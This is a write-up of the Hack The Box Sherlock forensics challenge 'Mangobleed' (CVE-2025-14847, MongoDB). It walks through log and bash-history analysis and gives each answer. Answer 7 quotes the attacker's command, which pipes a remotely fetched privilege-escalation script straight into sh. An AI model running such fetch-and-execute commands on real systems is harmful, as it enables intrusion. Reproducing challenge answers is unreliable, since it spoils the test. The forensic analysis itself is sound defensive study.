
Table of Contents
In this writeup, I’m gonna explain the steps to solve the Sherlock challenge from HTB called Mangobleed. You can access it here: HTB Mangobleed - Sherlock. This challenge is about a new CVE, which is CVE-2025-14847, that affects MongoDB.
Challenge Scenario
You were contacted early this morning to handle a high‑priority incident involving a suspected compromised server. The host, mongodbsync, is a secondary MongoDB server. According to the administrator, it’s maintained once a month, and they recently became aware of a vulnerability referred to as MongoBleed. As a precaution, the administrator has provided you with root-level access to facilitate your investigation. You have already collected a triage acquisition from the server using UAC. Perform a rapid triage analysis of the collected artifacts to determine whether the system has been compromised, identify any attacker activity (initial access, persistence, privilege escalation, lateral movement, or data access/exfiltration), and summarize your findings with an initial incident assessment and recommended next steps.
Initial Analysis
In this challenge, we’re given a ZIP file that contains triage artifacts collected from a unix-like artifact collector.
Challenge
1. What is the CVE ID designated to the MongoDB vulnerability explained in the scenario?
Based on the name of this challenge, we can conclude that the related CVE is CVE-2025-14847.
CVE-2025-14847
2. What is the version of MongoDB installed on the server that the CVE exploited?
From the triage artifacts, we can check the path live_response/packages to find the file dpkg_-l.txt which contains the list of installed packages on the system. To find out the installed MongoDB version, we can use the grep command.
grep "mongodb" dpkg_-l.txt
Based on the search result, the MongoDB version being used is 8.0.16.
8.0.16
3. Analyze the MongoDB logs to identify the attacker’s remote IP address used to exploit the CVE.
To identify the attacker’s IP address, we can check the MongoDB logs located at /var/log/mongodb/mongod.log. This file can be opened using cat command or tools like lnav. Referring to the hints from HTB and this article Hunting MongoBleed CVE-2025-14847, we know that one of the attack indicators is the appearance of event ID 22943 (connect) and 22944 (disconnect) in sequence and repeatedly. Based on this info, I analyzed the logs using lnav and searched for those event IDs.

The analysis shows that the attacker’s IP address is 65.0.76.43.
65.0.76.43
4. Based on the MongoDB logs, determine the exact date and time the attacker’s exploitation activity began (the earliest confirmed malicious event)
To determine when the attack started, we can search for the first entry from the attacker’s IP address. Since the logs are already sorted chronologically, the start time of the attack is marked by the first appearance of that IP.

Based on this data, we know that the attack started at 2025-12-29 05:25:52 .
2025-12-29 05:25:52
5. Using the MongoDB logs, calculate the total number of malicious connections initiated by the attacker.
Using the same search method in lnav, we can count the total appearances of the attacker’s IP address in the logs.

The result shows that the attacker’s IP address appeared 75,260 times.
75260
6. The attacker gained remote access after a series of brute‑force attempts. The attack likely exposed sensitive information, which enabled them to gain remote access. Based on the logs, when did the attacker successfully gain interactive hands-on remote access?
To find when the attacker successfully got remote access, we can check the file /var/log/auth.log. By searching for the attacker’s IP, we found some failed login attempts. But on line 206, we can see that the attacker successfully logged in as the user mongoadmin.

Based on the logs, remote access was successfully gained at 2025-12-29T12:40:03 .475659+07:00 . Since this timestamp is still in GMT+7 timezone, we need to subtract 7 hours to get the time in GMT+0 format.
2025-12-29 05:40:03
7. Identify the exact command line the attacker used to execute an in‑memory script as part of their privilege‑escalation attempt.
The command history executed on a Linux system can be found in the file /home/mongoadmin/.bash_history.

Based on this file, the command executed by the attacker is:
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh8. The attacker was interested in a specific directory and also opened a Python web server, likely for exfiltration purposes. Which directory was the target?
Based on the previous bash history, we can see that the attacker ran a Python web server inside the /var/lib/mongodb directory.
/var/lib/mongodb